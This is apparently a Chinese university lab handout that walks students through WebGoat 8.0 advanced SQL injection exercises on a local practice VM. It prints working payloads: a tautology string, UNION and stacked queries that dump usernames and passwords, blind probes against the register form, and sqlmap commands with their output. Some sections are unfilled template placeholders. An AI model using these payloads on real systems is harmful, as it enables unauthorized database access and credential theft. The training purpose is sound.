

实验11 WebGoat8.0高级SQL注入实验

1 实验简介

本实验属于“网络攻防技术课程-Web攻防技术-注入攻击”章节，主要介绍sql注入的高级技巧。

2 预备知识

- 学生应对Web应用程序有基本的认知；
- 理解HTTP的基本工作过程；
- 理解sql注入原理；
- 能够使用工具完成简单的sql注入。

3 实验目的

- 使学生熟悉综合型sql注入技巧
- 掌握盲注sql注入

4 实验环境

- ubuntu 虚拟机，内含docker镜像：webgoat/webgoat-8.0；
- kali 2019 虚拟机，内含burpsuite pro等工具。
- 以上虚拟机需要在vm的同一虚拟网络下，例如同在nat连接模式，ip段：10.10.10.0/24

5 实验难度

较难

6 实验内容

- WebGoat 8.0 中SQL Injection (advanced)的第 3 节"ry It! Pulling data from other tables";
- WebGoat 8.0 中SQL Injection (advanced)的第 5 节；

7 实验时长

2 课时

8 实验选题背景

介绍与本实验直接相关的现实生产环境、知识背景，实验与现实世界场景、本课程中相关知识、课程外的其他知识或领域的联系。

9 实验步骤

一、尝试使用SQL注入获取其它表的数据

1.启动内含webgoat8.0 docker 镜像的 ubuntu server 虚拟机。启动后，使用ifconfig命令查看虚拟机ip地址。下面以 10.10.10.129 为例。

2.运行下列命令启动webgoat/webgoat-8.0 docker 容器。然后使用 Google Chrome 浏览器尝试访问 <http://10.10.10.129:8080/WebGoat/login> ,使用注册功能注册一个用户名。然后，登录进行Webgoat应用。

```
sudo docker run --rm -it -p 8080:8080 webgoat/webgoat-8.0
```

3.使用 Google Chrome 浏览器浏览链接：

<http://10.10.10.129:8080/WebGoat/start.mvc#lesson/SqlInjectionAdvanced.lesson/2> ,打开页面后点击上面的“3”（“1”、“2”是知识介绍）。

WEBGOAT

SQL Injection (advanced)

Show hints Reset lesson

1 2 3 4 5 6

Try It! Pulling data from other tables

The input field below is used to get data from a user by their last name.
The table is called 'user_data':

```
CREATE TABLE user_data (userid int not null,
                        first_name varchar(20),
                        last_name varchar(20),
                        cc_number varchar(30),
                        cc_type varchar(10),
                        cookie varchar(20),
                        login_count int);
```

Through experimentation you found that this field is susceptible to SQL injection. Now you want to use that knowledge to get the contents of another table.
The table you want to pull data from is:

```
CREATE TABLE user_system_data (userid int not null primary key,
                                user_name varchar(12),
                                password varchar(10),
                                cookie varchar(30));
```

6.a) Retrieve all data from the table
6.b) When you have figured it out.... What is Dave's password?

Note: There are multiple ways to solve this Assignment. One is by using a UNION, the other by appending a new SQL statement. Maybe you can find both of them.

Name:

Password:

说明:

(1) 下方的输入域用于从一个用户表中获取信息，这个表被命名为“user_data”,生成脚本为:

```
CREATE TABLE user_data (
    userid int not null,
    first_name varchar(20),
    last_name varchar(20),
    cc_number varchar(30),
    cc_type varchar(10),
    cookie varchar(20),
    login_count int);
```

(2)这个应用有sql注入漏洞，我们将尝试从另一个命名为"user_system_data"表获得信息，生成脚本为:

```
CREATE TABLE user_system_data (
    userid int not null primary key,
    user_name varchar(12),
    password varchar(10),
    cookie varchar(30));
```

4.尝试从表中获取所有数据。

可以使用简单的永真式sql注入:

```
' or '1'='1
```

Name:

Sorry the solution is not correct, please try again.

USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
 101, Joe, Snow, 987654321, VISA, , 0,
 101, Joe, Snow, 2234200065411, MC, , 0,
 102, John, Smith, 2435600002222, MC, , 0,
 102, John, Smith, 4352209902222, AMEX, , 0,
 103, Jane, Plane, 123456789, MC, , 0,
 103, Jane, Plane, 333498703333, AMEX, , 0,
 10312, Jolly, Hershey, 176896789, MC, , 0,
 10312, Jolly, Hershey, 333300003333, AMEX, , 0,
 10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
 10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
 15603, Peter, Sand, 123609789, MC, , 0,
 15603, Peter, Sand, 338893453333, AMEX, , 0,
 15613, Joesph, Something, 33843453533, AMEX, , 0,
 15837, Chaos, Monkey, 32849386533, CM, , 0,
 19204, Mr, Goat, 33812953533, VISA, , 0,

Your query was: SELECT * FROM user_data WHERE last_name = " or '1'='1'

5.尝试构建额外的查询语句。

第一种方式，使用语句分割符、格外的SQL语句和注释符。

#例如

```
' or '1'='1' ; SELECT userid,user_name,password FROM user_system_data --
```

Name:

✓

Password:

Congratulations. You have successfully completed the assignment.

第二种方式，使用UNION子句。

注意，UNION合并的两个SELECT子句产生的结果必须在数量、数据类型上一致的。

```
' or '1'='1' UNION SELECT userid,user_name,password,cookie,user_name,user_name,userid FROM user_system_data --
```

Name:

You have succeeded:
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 2234200065411, MC, , 0,
101, Joe, Snow, 987654321, VISA, , 0,
101, jsnow, passwd1, , jsnow, jsnow, 101,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
102, jdoe, passwd2, , jdoe, jdoe, 102,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
103, jplane, passwd3, , jplane, jplane, 103,
104, jeff, jeff, , jeff, jeff, 104,
105, dave, passW0rD, , dave, dave, 105,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,

Well done! Can you also figure out a solution, by appending a new Sql Statement?

Your query was: SELECT * FROM user_data WHERE last_name = " or '1'='1' UNION SELECT
userid,user_name,password,cookie,user_name,user_name,userid FROM user_system_data --'

✓

Password:

Congratulations. You have successfully completed the assignment.

6.在第二个输入文本框内输入查到的密码，如果正确会出现上图中的"Congratulations..."。

二、SQL盲注

1.在执行实验一前2步的基础上，使用 Google Chrome 浏览器浏览链接：

<http://10.10.10.129:8080/WebGoat/start.mvc#lesson/SqlInjectionAdvanced.lesson/4> ,即SQL Injection（advanced）中的5。

2.在“login”和“register”中测试是否存在sql注入漏洞。

We now explained the basic steps involved in an SQL injection. In this assignment you will need to combine all the things we explained in the SQL lessons.

Goal: Can you login as Tom?

Have fun!

LOGIN

REGISTER

☐ Remember me


[Forgot Password?](#)

No results matched. Try Again.

We now explained the basic steps involved in an SQL injection. In this assignment you will need to combine all the things we explained in the SQL lessons.

Goal: Can you login as Tom?

Have fun!



LOGIN REGISTER

Tom' or '1'='1

123@123.com

...

...

Register Now

User Tom' or '1'='1 already exists please try to register with a different username.

显然“register”页面是存在漏洞的，否则不可能出现“User Tom' or '1'='1 already exists please try to register with a different username.”的反馈。

3.使用注册功能，注册一个用户名为newuser的新用户。

LOGIN

REGISTER

newuser

newuser@1.com

...

...

Register Now

4. 尝试在“REGISTER”窗口，依次输入下列语句，观察响应

```
# 1
newuser' AND '1'='1
```

LOGIN

REGISTER

newuser' AND '1'='1

123@123.com


...

...

Register Now

User newuser' AND '1'='1 already exists please try to register with a different username.

```
``` # 2 newuser' AND '1'='2 ```
```



LOGIN REGISTER

newuser' AND '1'=2

123@123.com

...

...

Register Now

User newuser' AND '1'=2 created, please proceed to the login page.

结果令人满意：），显然存在着漏洞。总的来看有两种情况的服务器响应信息：

- “User \*\*\* created, please proceed to the login page.”
- "User \*\*\* already exists please try to register with a different username."

使用chrome开发者工具截取并观察流量，使用sqlmap时：

```
sqlmap -u http://10.10.10.129:8080/WebGoat/SqlInjection/challenge --cookie "JSESSIONID=873037C186F14C0F4E34EF048"
```

结果如下：



```

[*] starting @ 18:24:18 /2019-08-27/

[18:24:19] [INFO] resuming back-end DBMS 'hsqldb'
[18:24:19] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: username_reg (PUT)
 Type: boolean-based blind
 Title: AND boolean-based blind - WHERE or HAVING clause
 Payload: username_reg=$newuser' AND 3279=3279 AND 'GonP'='GonP&email_reg=123@401.com&password_reg=123&confirm

 Type: stacked queries
 Title: HSQLDB >= 1.7.2 stacked queries (heavy query - comment)
 Payload: username_reg=$newuser';CALL REGEXP_SUBSTRING(REPEAT(RIGHT(CHAR(1681),0),500000000),NULL)--&email_reg

 Type: time-based blind
 Title: HSQLDB > 2.0 AND time-based blind (heavy query)
 Payload: username_reg=$newuser' AND CHAR(109)||CHAR(120)||CHAR(102)||CHAR(85)=REGEXP_SUBSTRING(REPEAT(LEFT(CF

[18:24:19] [INFO] the back-end DBMS is HSQLDB
[18:24:19] [INFO] fetching banner
[18:24:19] [INFO] resumed: 2.3.4
back-end DBMS: HSQLDB 1.7.2
banner: '2.3.4'
[18:24:19] [INFO] fetching current user
[18:24:19] [INFO] resumed: SA
current user: 'SA'
current schema (equivalent to database on HSQLDB): 'PUBLIC'
[18:24:19] [WARNING] on HSQLDB it is not possible to enumerate the hostname
hostname: None
[18:24:19] [INFO] testing if current user is DBA
current user is DBA: True
[18:24:19] [INFO] fetching database users
[18:24:19] [INFO] fetching number of database users
[18:24:19] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data
[18:24:19] [INFO] retrieved:
[18:24:19] [WARNING] time-based comparison requires larger statistical model, please wait.....
[18:24:19] [WARNING] it is very important to not stress the network connection during usage of time-based payload
[18:24:19] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or
[18:24:19] [CRITICAL] unable to retrieve the number of database users

[*] ending @ 18:24:19 /2019-08-27/

```

继续尝试下列命令:

```
sqlmap -u http://10.10.10.129:8080/WebGoat/SqlInjection/challenge --cookie "JSESSIONID=7365ACCB67FEF4451194220BC"
```

可以得到所有员工信息，但看不到密钥。

5.尝试获取数据库的版本。使用下列载荷：

```
newuser' AND substring(database_version(),1,1)='1
```

## 10 实验总结

总结本实验涉及的关键知识、技能、应用方法，对学生的现实实践进行指引。

## 11 参考资料

列举本实验的相关参考资料。